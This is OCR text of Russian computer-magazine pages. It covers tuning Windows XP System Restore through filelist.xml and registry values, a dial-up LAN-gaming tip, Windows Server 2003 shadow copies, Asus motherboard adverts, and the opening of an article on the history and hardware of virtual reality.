И не забудь, что точки восстановления создаются и удаляются синхронно, поэтому уменьшение размера зарезервированного места на одном диске может привести к удалению точек восстановления на всех дисках.
Вот и все. Что, тебе мало этих настроек? Ну что же, можешь попробовать свои силы в редактировании файла filelist.xml, хотя Майкрософт снимает с себя всякую ответственность за последствия. Перед редактированием может потребоваться снять с него атрибуты "скрытый", "системный" и "только для чтения", тогда после редактирования не забудь поставить их снова.
Сначала идет раздел файлов. В нем перечислены файлы, исключаемые из процесса восстановления. Один файл помечен как включаемый, это сделано для того, чтобы файл был включен в операцию восстановления, даже если он находится в неотслеживаемой папке. Этот раздел имеет приоритет перед разделами папок и типов файлов.
Следующим идет раздел папок. В нем собраны папки, за которыми слежение не должно выполняться, а ниже, в подразделе include, указана папка, за которой следить надо, хоть она и вложена в неотслеживаемую папку.
Последним идет раздел расширений. В нем лишь один подраздел – include.

Очень не рекомендую удалять из этого файла какие-либо строчки, лучше поупражняйся в добавлении. Например, если загруженные файлы ты хранишь в папке C\:Загружено, то добавь ее в подраздел Exclude раздела папок. Лучше всего это сделать, скопировав одну из имеющихся строчек и заменив в ней имя папки.

<Ковыряемся в реестре>


Что, тебе и этого мало? Ну что ж, сам напросился.
Восстановление системы использует в реестре три раздела. Раздел HKLM\System\CurrentControlSet\Services\Sr используется фильтром системы, отделяющим файлы, за которыми надо следить, от всех прочих, и своевременно делающим их копии для точек восстановления. Майкрософт не рекомендует что-либо изменять в этом разделе, и эта рекомендация имеет смысл. Ты, конечно, можешь изменить имя файла с фильтром и поручить фильтрацию, скажем, пасьянсу, но вот будет ли от этого толк?
Однако в этом разделе прячется параметр MachineGuid, состоящий из набора букв и цифр. Именно этот набор используется в имени папки с точками восстановления системы. И если ты вдруг увидишь, что в System Volume Information лежит не одна такая папка, а несколько, то значение параметра поможет тебе определить, какая именно используется загруженной в данный момент системой.
Раздел HKLM\System\CurrentControlSet\Services\Srservice описывает настройки службы восстановления системы – вид запуска, зависимости и пр. В этот раздел лазить точно незачем, да и опасность от ошибочного изменения намного выше, чем при правке других разделов.
Последний раздел, HKLM\Software\Microsoft\WindowsNT\CurrentVersion\SystemRestore, предоставляет больше возможностей порезвиться. Часть из параметров в нем MS разрешает менять.
Правда, часть из них можно поменять и через графический интерфейс – в настройках восстановления системы.

TIPS&TRICKS

Знаешь, как можно поиграть по модему в игру, в которой нет возможности игры по модему, но есть IPX(LAN)? А вот как: в Windows есть такая вещь, называемая "Удаленный доступ к сети". Так вот, один запускает "Сервер удаленного доступа", а второй дозванивается к нему так же, как к ISP (прову). После установки соединения вы просто заходите в игру и выбираете IPX(LAN)-game. Один из вас создает сервер, а другой просто коннектится к нему, как будто это IPX(LAN). Все это будет работать на 100% только в том случае, если у обоих стоят IPX и NetBEUI протоколы, помимо TCP/IP и других... В свое время таким способом мы играли в Carmageddon 1(2), Quake 2, Unreal, Unreal Tournament...

gashut
gashut@nm.ru


Хочешь увидеть свои советы в журнале? Присылай их на адрес Sklyarov@real.xakep.ru. Ведущий рубрики Tips&Tricks Иван Скляров.



Не уверен – не влезай!

DiskPercent задает количество места, резервируемого под точки восстановления, задается в процентах от размера диска, по умолчанию - 12 процентов.
DSMax – то же самое, но в мегабайтах. Система использует наибольшее из этих двух значений.
DSMin задает минимальный размер свободного места на диске в мегабайтах, который требуется для работы восстановления системы (по умолчанию 200). При этом уровне происходят включения и отключения службы восстановления.
RPGlobalInterval задает время (в секундах) между автоматическими созданиями точек восстановления по таймеру. По умолчанию – 84600 секунд или 24 часа.
RPLifeInterval – максимальное время, в течение которого хранятся точки восстановления. По умолчанию – 777600 секунд или 90 дней. Если точка не будет стерта раньше из-за нехватки места для хранения точек, она будет стерта через 90 дней после создания.
RPSessionInterval – время непрерывной работы системы (в секундах), после которого автоматически создается точка восстановления. По умолчанию – 0, то есть отключено. Этот способ создания точек испытывался в бета-версиях, но позже от него решили отказаться. Если ты решишь включить такое создание, знай, что точка не обязательно будет создана сразу после истечения указанного интервала. Система будет дожидаться простоя компьютера примерно в течение двух минут, и лишь тогда начнет создание точки.
DisableSR – будучи установленным в 1, отключает восстановление системы, но точки восстановления остаются на диске. При отключении восстановления через графический интерфейс все существующие точки восстановления удаляются.

Другие параметры носят информационный характер, либо Майкрософт предупреждает о недопустимости их изменения.
Подробности можно найти в статье базы знаний "The Registry Keys and Values for the System Restore Utility" (http://support.microsoft.com/default.aspx?scid=kb;en-us;q295659).



Минздрав информирует и предупреждает…

<Маленькие хитрости>

В папке Windows\System32\Restore лежит программа Srdiag.exe. Если ее запустить, она сформирует архив с информацией о работе восстановления системы.
Ты можешь распаковать этот архив и попытаться выяснить причины неполадок в работе восстановления, если они возникнут.
Если необходимо временно освободить место на диске, а точки восстановления терять жалко, можно переписать их (кроме самой последней) на другой диск, а потом вернуть обратно.
Кое-какую информацию, не упомянутую в этой статье, можно найти на страничке http://msdn.microsoft.com /library/default.asp?URL=/library/techart/Windowsxpsystemrestore.htm.



Где-то здесь, возможно, таится ответ на твои вопросы…

Советы и рекомендации

Не поддавайся на часто встречающиеся рекомендации отключить восстановление системы напрочь. Это как страховка. Пока все нормально - она не нужна, но когда наступит критическая ситуация - пить боржоми будет поздно.
Но включать слежение за всеми дисками, как это сделано по умолчанию, тоже особого смысла не имеет. Как тебе понравится ситуация, когда после восстановления работоспособности системы окажется, что с диска исчез свежевыкачанный файл игрушки?
Мой совет - оставь слежение за системным диском и отключи его на всех остальных. Одним выстрелом ты убьешь сразу нескольких зайцев. Прежде всего, на работе восстановления системы это не скажется - файлы, необходимые для работы системы по-прежнему будут под наблюдением. Программы и игры, установленные на других дисках, в случае чего несложно и переустановить. Зато нет риска потерять все точки восстановления из-за переполнения второстепенного диска, скажем, с музыкой.
Как быть, если ты перепутал точку восстановления? Тут возможны два варианта. Если нужная точка - более ранняя и имеется в списке, можно повторить восстановление. А если нужная точка - более поздняя, и уже исчезла из списка? Спокойствие, только спокойствие, как говорит Карлсон. Последнее восстановление можно отменить. Начни делать восстановление, но вместо точки восстановления выбери отказ от результатов восстановления. После этого можешь снова восстановить систему, но уже выбрав правильную точку.
Файлы программ и самораспаковывающихся архивов, которые ты выкачиваешь из интернета, с точки зрения восстановления системы ничем не отличаются от других программных файлов. Поэтому не удивляйся, если после отката какие-нибудь из них исчезнут. Чтобы избежать этого, следует хранить выкачанные файлы на дисках, слежение за которыми отключено, либо внутри папки Мои документы. Содержимое этой папки при откатах остается нетронутым. То же самое относится и к написанным тобой программам, если ты занимаешься программированием. Еще один выход - отключить слежение за папками с результатами твоих трудов или усилий по выкачке.

NEXT

PC_Zone

ОЖИВЛЕНИЕ WINDOWS XP

Игорь Лейко (komu_nado@tot.naidet)

<Теневое копирование в WS2003>

С выходом Windows Server 2003 все чаще и чаще приходится слышать слова "теневое копирование". Во избежание возможной путаницы сразу скажу, что тут могут смешиваться два разных понятия - "теневое копирование томов" (volume shadow copy) и "теневые копии общих папок" (shadow copies of shared folders).

Теневое копирование томов есть и в Windows Server 2003, и в Windows XP. Этот механизм используется программой резервного копирования для создания полной копии диска, даже если на диске есть открытые файлы, и программы продолжают выполнять запись на диск. При начале резервного копирования служба теневого копирования vss (аббревиатура ее первоначального названия – volume snapshot service, служба снимков системы) делает так называемый снимок системы (snapshot). В снимке фиксируется состояние диска на данный момент времени. После этого программа резервного копирования обрабатывает снимок системы, а не реальное состояние диска.

Так можно убить сразу нескольких зайцев:

- открытые файлы больше не исключаются из создаваемой резервной копии;
- приложения могут выполнять запись в открытые файлы и во время резервного копирования;
- становится возможным выполнять резервное копирование в любое время, не создавая помех работе пользователя.


Идеологически этот подход сходен с работой восстановления системы, фильтр файлов которого обеспечивает автоматическое сохранение (в точке восстановления) копий изменяемых файлов для создания снимка системы. Но практическая реализация - совсем иная. Слежение выполняется не за файлами, а только за сделанными изменениями.

Теневые копии общих папок (shadow copies of shared folders) - это совершенно другая технология. Создание таких копий возможно лишь на WS2003.

Та же самая служба vss создает снимок общей папки, а потом следит за производимыми в ней изменениями. Разница записывается в специально отведенное место на диске - хранилище.

В результате становится возможным иметь на диске одновременно несколько версий одного файла (до 64) и восстанавливать ошибочно удаленные или поврежденные файлы (на всякий случай напомню, что корзина Windows не отслеживает файлы, удаляемые по сети, и такие файлы удаляются безвозвратно).

При работе на сервере в свойствах файла появляется вкладка Версии, дающая возможность выбрать, какая именно версия тебе нужна в данный момент.



Чтобы воспользоваться этой функциональностью, сидя за рабочими машинами, подключенными к WS2003, необходимо установить специальный клиент теневого копирования общих папок (его можно скачать со страницы www.microsoft.com/windowsserver2003/downloads/shadowcopyclient.mspx).

Если клиентские станции работают под управлением не Windows XP, а более ранних клиентских ОС, необходимо установить специальный пакет и на WS2003 (его можно загрузить с той же странички).





Что нужно знать о восстановлении системы

Восстановление системы не задумывалось как некий эквивалент установки и удаления программ и не работает в этом качестве. Причины должны быть понятны даже неискушенному пользователю - слежение ведется только за файлами определенных типов, остальные файлы и после отката все равно останутся на диске.

Если после установки той или иной программы возникли неполадки - сначала отмени установку, а уже затем восстанавливай систему. Хотя, может быть, для решения проблемы хватит и отмены установки.

Восстановление системы не является и средством управления драйверами. В случае возникновения каких-либо проблем после установки новых драйверов, сначала надо "откатить" драйвер.

Если система почему-либо не хочет загружаться, то ее восстановление перестает быть тривиальной задачей. В этом случае надо попытаться загрузиться в безопасном режиме или в последней рабочей конфигурации. В начале загрузки системы нажми клавишу F8 и выбери из меню соответствующий пункт.

Если в одном из этих режимов удастся загрузиться, запускай восстановление системы. Если же загрузить WinXP не удалось, то дело труба. Надо искать другие пути восстановления.

Иногда в папке System Volume Information можно увидеть две или больше папок с именами-идентификаторами. Это означает, что за диском вели слежение несколько операционных систем. Возможно, одна из папок осталась от ранее установленной системы, и ее смело можно удалить. Возможно, на твоем компьютере установлено несколько Windows XP, и каждая из них следит за этим диском (согласись, ситуация бессмысленная). В этом случае надо решить, какая система будет выполнять слежение, а в остальных слежение за этим диском отключить.



P4P800 Deluxe

800MHz CPU FSB 400MHz Dual Channel DDR

AI Audio Intelligent Audio-Sensing Technology

AI NET Intelligent Net-Diagnosing Utility

AI Overclocking Intelligent CPU Frequency Tuner

AI BIOS Intelligent Auto-Recovered BIOS and More

- Pentium 4 Socket-478
- Intel i865PE
- FSB 800/533/400MHz
- Dual Channel DDR400
- Serial-ATA RAID
- Firewire-1394
- 6-ch Audio
- 3Com Gigabit LAN
- AGP 8X
- USB2.0
- ATX

Рекомендовано Intel!

ICH5R, ЛУЧШАЯ производительность с 865PE

Asus P4C800

Pentium 4 Socket-478
Intel i875P / PAT
FSB 800/533/400MHz
Dual Channel DDR400 ECC
Serial-ATA RAID
Firewire-1394
6-ch Audio
3Com Gigabit LAN
AGP 8X
USB2.0
ATX

Intel сообщает

Intel рад видеть, что ASUS занимает ведущее место в индустрии со своей новой высокопроизводительной материнской платой для настольных компьютеров. Используя полное преимущество всех производительных особенностей чипсета Intel 865PE, включая Serial ATA с технологией Intel RAID и двухканальную DDR память, материнская плата ASUS P4P800 использует все возможности, предлагаемые чипсетом Intel 865!

Рэнди Вильгельм (Randy Wilhelm)
Президент и Генеральный Менеджер Департамента чипсетов компании Интел (Intel Chipset Division)

Asus P4S800

Pentium 4 Socket-478
SIS 648FX
FSB 800/533/400MHz
DDR333
6-ch Audio
LAN
AGP 8X
USB 2.0
ATX




Тел: (095) 785-55-54
Web: http://www.pirit.ru



Тел.: (095) 105-0700
Web: www.oldi.ru


OCS
Тел.: (095) 729-5191
Web http://www.ocs.ru



Тел: (095) 708-22-59
Факс: (095) 708-20-94



Тел: (095) 799-5398
Web: http://www.lizard.ru



Тел: (095) 745-2999
Web: http://www.citilink.ru

Тел: (095) 269-1776
Web: http://ww w.disti.ru

Implant

ВИРТУАЛЬНАЯ РЕАЛЬНОСТЬ

mindwOrk

Виртуальная реальность

There is no spoon, Neo.
Matrix

Я оказался в светлой просторной комнате, посреди которой стоял стул. Приблизившись к нему, я устроился поудобнее и стал ждать, что произойдет дальше. Через какое-то время все вокруг стало меняться. Помещение окутала дымка тумана, затем комната начала вращаться. Сначала медленно, но потом все быстрее и быстрее. Мне даже пришлось схватиться за стул, так как поднявшийся ураган стал стремительно затягивать в эпицентр. Сначала мне удавалось удержаться, но ветер был такой силы, что противостоять ему было невозможно. В конце концов, ураган сорвал меня со стула и понес по направлению к черной дыре, образовавшейся в стене. Потом произошла яркая вспышка, и через секунду я ощутил, что падаю. Медленно проплываю мимо облаков навстречу земле. А когда облака рассеялись – я увидел огромный город. Он не был похож ни на один из земных городов – в нем было что-то фантастическое. И мне смертельно захотело пролететь над ним, изучить его поподробнее… как вдруг все погрузилось во мрак. «Сеанс окончен», - сказал оператор, помогая мне снять шлем. И только тогда я понял, что все пережитое – не более чем виртуальный мир.

НЕТ НИКАКОЙ ЛОЖКИ!

Синерама

В 1939 г. на международной научной выставке в Нью-Йорке было впервые продемонстрировано новое изобретение под названием Синерама. Задумка его принадлежала известному архитектору Ральфу Волкеру, а разрабатывался проект на протяжении двух лет ученым Фредом Воллером. Синерама представляла собой совершенно новый способ проецировать кинематографическое изображение на экран. Вместо одной камеры Воллер использовал одиннадцать, каждая из которых выводила отдельную картинку. Объединив их вместе, можно было достичь намного более глубокого и масштабного изображения, чем посредством одной камеры. Возле стенда компании «Кодак», где демонстрировалась новинка, собралось множество людей – всем хотелось посмотреть на «революционное открытие в области кинематографии». После выставки Фред продолжил работу над своим проектом, но вскоре в Европе разгорелась война, и ему пришлось заняться разработкой военных систем наведения. После поражения Германии, Воллер вернулся на родину и возобновил усовершенствование Синерамы. За несколько лет работы удалось сократить количество камер до трех и улучшить качество отображаемой картинки. Но чем дальше продвигалось дело, тем больше появлялось новых проблем. Например, большого труда и денег стоило сделать огромный полукруглый экран, на котором планировалось показывать фильм. Также стояла задача создать к объемному изображению объемный звук и сгладить слишком явные переходы между лучами проекторов. На решение этих и многих других проблем понадобился не один год. И только к началу 50-х Воллер смог добиться такого результата, о котором мечтал на протяжении 20 лет.



30 сентября 1952 г. на Бродвее состоялась премьера первого фильма, показанного посредством Синерамы. Несмотря на дороговизну билетов, зал был переполнен. Сферический экран, на котором транслировалось изображение, превосходил обычные в 6 раз, охватывая весь радиус зрения. Шестиканальный звук доносился из многочисленных динамиков, расставленных по всему залу. Зрители были потрясены реалистичностью происходящего. «Как будто ощущаешь себя внутри фильма. Мне казалось, именно я – главный герой», - делились впечатлениями посетители. После огромного успеха Синерамы подобные кинотеатры стали открываться по всему миру. В следующие 10 лет их уже насчитывались сотни. Проект Фреда Воллера не только расширил границы кинематографа. Благодаря поразительной реалистичности, Синерама стала отправной точкой в истории совсем другой научной области – Виртуальной Реальности.

Первые шаги

В 1962 г. Мортон Хейлинг – молодой паренек, приехавший попытать счастья в Голливуде – получил патент на изобретение под названием «Sensorama». То, что он создал, не было похоже ни на что другое. Сейчас изобрете-



ние Мортона отнесли бы к разряду виртуальных симуляторов, но в то время, когда величайшим достижением игровой индустрии был «Однорукий Бандит», сравнивать Сенсораму было не с чем.

Аппарат Мортона представлял собой первый игровой автомат, где человеку давалась возможность почувствовать себя в мотоцикле, несущемся по улицам большого города. Для этого нужно было сесть в специальное кресло, засунуть голову в отверстие с проектором и наслаждаться зрелищем, которое Хейлинг ранее заснял с помощью трех камер. Для большей реалистичности, автор вмонтировал в автомат вентилятор и систему подачи запахов. Так что пользователи Сенсорамы во время мотоэкскурсии могли ощущать дуновение ветра и характерный аромат (бензина, например). Само собой, Мортон позаботился о качественном стереозвуке, синхронизированном с изображением.

Несмотря на перспективность проекта, поддержки со стороны инвесторов Хейлинг не получил. Сенсорама так и осталась опытным образцом, изготовленным в единственном экземпляре. Тем не менее, задумка не умерла, и другие ученые потом не раз брали за образец изобретение Мортона, проектируя новые автоматы развлечений.

В 1965 г. в одном из научных журналов была опубликована статья Ивана Сазерленда под названием «The Ultimate Display». Автор, являющийся одним из ведущих специалистов в области компьютерной графики, уже давно занимался исследованиями искусственной имитации реальности. В своем докладе он проанализировал возможности графических систем того времени и сформулировал принципы, при которых можно говорить о полной интерактивности в виртуальном мире. В последующие 30 лет эти принципы станут основополагающими в области ВР. Спустя три года постоянных исследований и экспериментов, Сазерленд представил общественности первый в мире шлем виртуальной реальности (Head-Mounted Display VE). Изобретение напоминало подводный перископ. В него были встроены два CRT-дисплея, показывающие двумерное изображение под разными углами. Но когда человек прислонял глаза, изображения совмещались, показывая трехмерную картинку. Помимо этого, HMD отслеживал движение головы и, если ее положение менялось, изменялось и изображение на экране. Изобретение Сазерленда не прошло незамеченным в научных кругах, но его ждала судьба Сенсорамы. Бизнесмены не рисковали вкладывать деньги в новую отрасль, поэтому все ВР-проекты ученые разрабатывали собственными силами и средствами. Что затормозило их развитие на несколько лет.



В 1981 г. впервые появился термин «Виртуальная реальность». До этого чуть ли не каждый исследователь называл плоды своих трудов по-своему. Выражение, предложенное Джейроном Лэньером, пришлось всем по вкусу, и уже вскоре разработки, проекты и идеи, имеющие отношение к попыткам имитации реального мира, объединились под одним названием.

Середина 80-х стала началом развития новой области. В 1985 г. Лэньер вместе с несколькими учеными создал первую в мире компанию, поставляющую коммерческое ВР-оборудование. Сначала основной продукцией VPL Research были простенькие HMD-шлемы, но со временем фирма расширилась и принялась осваивать новые горизонты. В числе основных проектов VPL числились сенсорная перчатка и костюм, позволяющие управлять объектами в виртуальном пространстве (до этого использовались джойстики). Также в 1985 г. NASA закончила разработку своей системы ВР под названием Virtual Visual Environment Display (VIVED). Основанная на ЖК-дисплее и высокочувствительных сенсорах, VIVED позволяла взаимодействовать с виртуальной средой в диапазоне 360 градусов и предназначалась в основном для моделирования телероботов, изучения человеческого фактора и исследования больших трехмерных ландшафтов. Благодаря проектам NASA и VPL, американское правительство, наконец, осознало перспективность новой отрасли и стало щедро финансировать ВР-разработки.

Виртуальная Реальность изнутри

Ученые, которые работают в области Виртуальной Реальности, разделяют ее на две категории: Глубокая (Immersive) и Неглубокая (Non-Immersive). Разница между ними, в основном, состоит в степени погружения в виртуальный мир. С Неглубокой ВР мы сталкиваемся сплошь и рядом. К ней вполне можно отнести компьютерные игры типа Quake и Morrowind, или

NEXT

Implant

ВИРТУАЛЬНАЯ РЕАЛЬНОСТЬ

mindwOrk


интернетовские Virtual Worlds. Здесь ты как бы наблюдаешь за миром со стороны – он развивается на экране монитора, ты с помощью мышки можешь с ним взаимодействовать, но в то же время прекрасно осознаешь, что перед тобой обычная компьютерная программа. В случае с Глубокой ВР человек практически полностью окунается в другой мир. Благодаря стереоскопическому эффекту пространство становится полностью трехмерным и окружает тебя со всех сторон, а трехмерный звук дополняет ощущение реальности. Достигается это благодаря специальным устройствам, воздействующим на органы восприятия.

Шлемы ВР (Head-Mounted Displays)

Большинство людей именно со шлемом связывают понятие Виртуальная Реальность, так как в фильмах и прессе путешественники по виртуальным мирам практически всегда делают это в шлеме.
Любой HMD состоит из 2 мини-дисплеев (CRT или LCD) и оптической системы, которые проецируют стереоизображение. Встроенный сенсор движения все время просчитывает положение головы пользователя, и, если фиксирует какие-либо изменения, посылает графическому процессору сигнал внести поправки в выводимую картинку. Все звуковые операции осуществляет прибор под названием Конвольвотрон, который определяет уровень звука в зависимости от удаленности объекта и просчитывает все дополнительные эффекты (например, эхо).
Первые шлемы ВР были громоздкими и напоминали те, которые носят мотоциклисты. В последние годы разработчики подобных девайсов значительно их уменьшили, и high-end экземпляры больше похожи на хай-тековые очки. Многие HMD можно подключить к PC и играть через них в трехмерные игры. Если, конечно, семейный бюджет позволяет выделить от одной до пяти тысяч на покупку такой вещицы.

Виртуальные манипуляторы

Долгое время единственным манипулятором виртуальной реальности был обыкновенный джойстик. Со временем ученые разработали более сложные устройства, такие, как сенсорная перчатка, но до сих пор джойстик является самым доступным и популярным средством управления.



Большинство джойстиков ВР позволяют пользователю взаимодействовать с виртуальным миром во всех доступных измерениях. Есть отдельные кнопки для передвижения в каждой из осей координат (X, Y, Z), а также отвечающие за вращения. Основным недостатком джойстиков, виртуальных трекболов и им подобных аксессуаров (включая обычную мышь) является необходимость держать их в руках и нажимать на кнопки, что снижает интерактивность.
Такого недостатка лишена сенсорная перчатка. Это устройство более профессиональное и используется скорее в научных лабораториях, чем в квартирах. С виду перчатка ВР напоминает обычную, отличие только в том, что по всей ее поверхности закреплены сенсорные датчики (оптоволоконные, магнитные или ультразвуковые), отслеживающие любые действия рукой. И каждое, даже самое легкое движение, отразится на виртуальном мире. Помимо простых команд – взять и переместить предмет или, например, ухватиться за виртуальный поручень, можно запрограммировать комбинации движений пальцами на выполнение сложных действий. Отличным дополнением к перчатке ВР является Haptics – девайс, позволяющий человеку ощущать предметы, которыми он манипулирует в виртуальности. Если ты поднимешь камень, информация о его физических свойствах поступит в Haptics, и устройство автоматически деформирует перчатку, как если бы у тебя в руках был настоящий камень.







Для более глубокого взаимодействия с виртуальным миром используются сенсорные костюмы. Принцип действия тут аналогичен перчатке ВР, но сенсоры отслеживают уже положение всего тела. Подобная технология широко используются в системах Motion Capture для создания моделей движения трехмерных персонажей. Результаты этого можно увидеть в фильмах и последних трехмерных компьютерных играх.
Самый сложный манипулятор ВР изобрели в Университете штата Юта. Экзоскелетрон представляет собой роботизированную руку, закрепляемую на руке настоящей, и позволяет работать в 10 измерениях! Несмотря на большой вес такого устройства, оно совершенно не чувствуется из-за равномерно распределяемой нагрузки по стыкам крепления. Тем не менее, Экзоскелетрон тщательно просчитывает физические свойства всех объектов, которыми пользователь манипулирует в виртуальном пространстве, и с помощью давления создает ощущение их реальности. Например, если человек подойдет к виртуальной стене и положит на нее руку, он почувствует ее твердость и сопротивление.


BOOM (Binocular Omni-Orientation Monitor)

Не всегда для работы в виртуальной среде лучшим вариантом является полное погружение. Ученым часто приходится одновременно работать в ВР и контактировать с реальным миром (например, чтобы сразу делать записи наблюдений). А каждый раз надевать и снимать шлем с перчатками не совсем удобно. Именно поэтому появился BOOM. Это устройство очень напоминает первый шлем ВР, предложенный Иваном Сазерлендом. Да и принцип действия тут похож. BOOM – это стереоскопический бинокль, присоединенный к подвижной «механической руке». Поднеся к глазам такой бинокль, можно увидеть стереоизображение виртуального пространства, а двигая «руку» в разные стороны – изменять вид. Чтобы покинуть ВР, достаточно отвести глаза от дисплеев.
Понятное дело, что BOOM дает возможность не только просматривать изображение. К нему можно присоединить практически любые манипуляторы и работать, как если бы у тебя на голове был 3D-шлем.

CAVE (CAVE Audio Visual Environment)

В 1992 г. ученые из Университета Иллинойс (Чикаго) предложили новый способ прикоснуться к виртуальным мирам. Оказалось, что если в комнате (10'x10'x9') кубической формы посредством четырех камер проецировать стереоизображение на стены (3 стороны) и пол, охватывая весь радиус зрения, создается ощущения погружения.
Для более глубокого восприятия человек внутри наблю-

дает за всем в легких стереоскопических очках. За передвижением пользователя следят высокочувствительные инфракрасные и ультразвуковые датчики движения. Прохаживаясь по комнате, человек меняет свое местоположение в виртуальности, а с помощью трехкнопочного манипулятора, похожего на жезл, взаимодействует с объектами в ней. Благодаря возможности воссоздавать в маленькой комнатке огромные территории, проект сначала назвали «Дворцовый шкаф», но со временем он получил новое название – CAVE.
Внутри комнаты может находиться любое количество людей, но лишь один из них будет иметь статус «master-user». В стереоочках такого пользователя имеется дополнительный сенсор, на который изображение ориентируется и изменяется в зависимости от движения человека. Мастерюзер становится как бы водителем в виртуальном мире, а остальные участники CAVE – пассажирами его автобуса.



Виртуальная реальность в деле

В развитие систем виртуальной реальности вливаются огромные деньги. Только в 1998 г. Америка выделила на нее более миллиарда долларов, и сейчас эта цифра на порядок возросла. Понятное дело, правительство требует отдачи, и из недр Исследовательских Институтов появляются все новые и новые устройства ВР для применения в самых разных областях.
Рассмотрим наиболее успешные сферы применения технологий виртуальной реальности.

Производство

Ведущие корпорации – производители автомобилей, самолетов и других средств передвижения уже давно взяли на вооружение виртуальную среду для конструирования прототипов. В трехмерном пространстве можно иметь перед глазами модель и за считанные минуты разбирать ее, изменять форму, добавлять новые компоненты… в общем, делать все, что в реальности стоило бы немалых затрат времени и средств. А когда модель прототипа достигает желаемого результата – можно тут же, в виртуальности, протестировать ее надежность и любые другие параметры.

Архитектура

Трехмерное моделирование зданий – неотъемлемая часть в современном строительстве. На компьютере можно полностью воссоздать картину будущего строения, причем не только его внешнюю часть, но и смоделировать каждую комнату. Имея под рукой полную модель архитектурного проекта, клиенту легче внести коррективы, а работникам строительной компании проще, быстрее и с меньшими затратами выполнить заказ.

Медицина

В области медицины виртуальная реальность становится отличным инструментом для тренировки хирургических навыков в тех случаях, где отработка «вживую» смертельно опасна. В некоторых институтах работа в виртуальной среде является обязательным курсом для студентов. Помимо этого, устройства ВР помогают в проведении непосредственно операций. Например, с помощью встроенного сканера можно увеличить изображение внутренних органов, что облегчит процесс и снизит риск несчастного случая. Часто виртуальная реальность используется при удалении опухолей – с ее помощью намного легче выявить мертвые ткани и безопасно их вырезать. Компьютер также может просчитать оптимальные линии надрезов, что опять же сведет риск к минимуму.

Тренинг

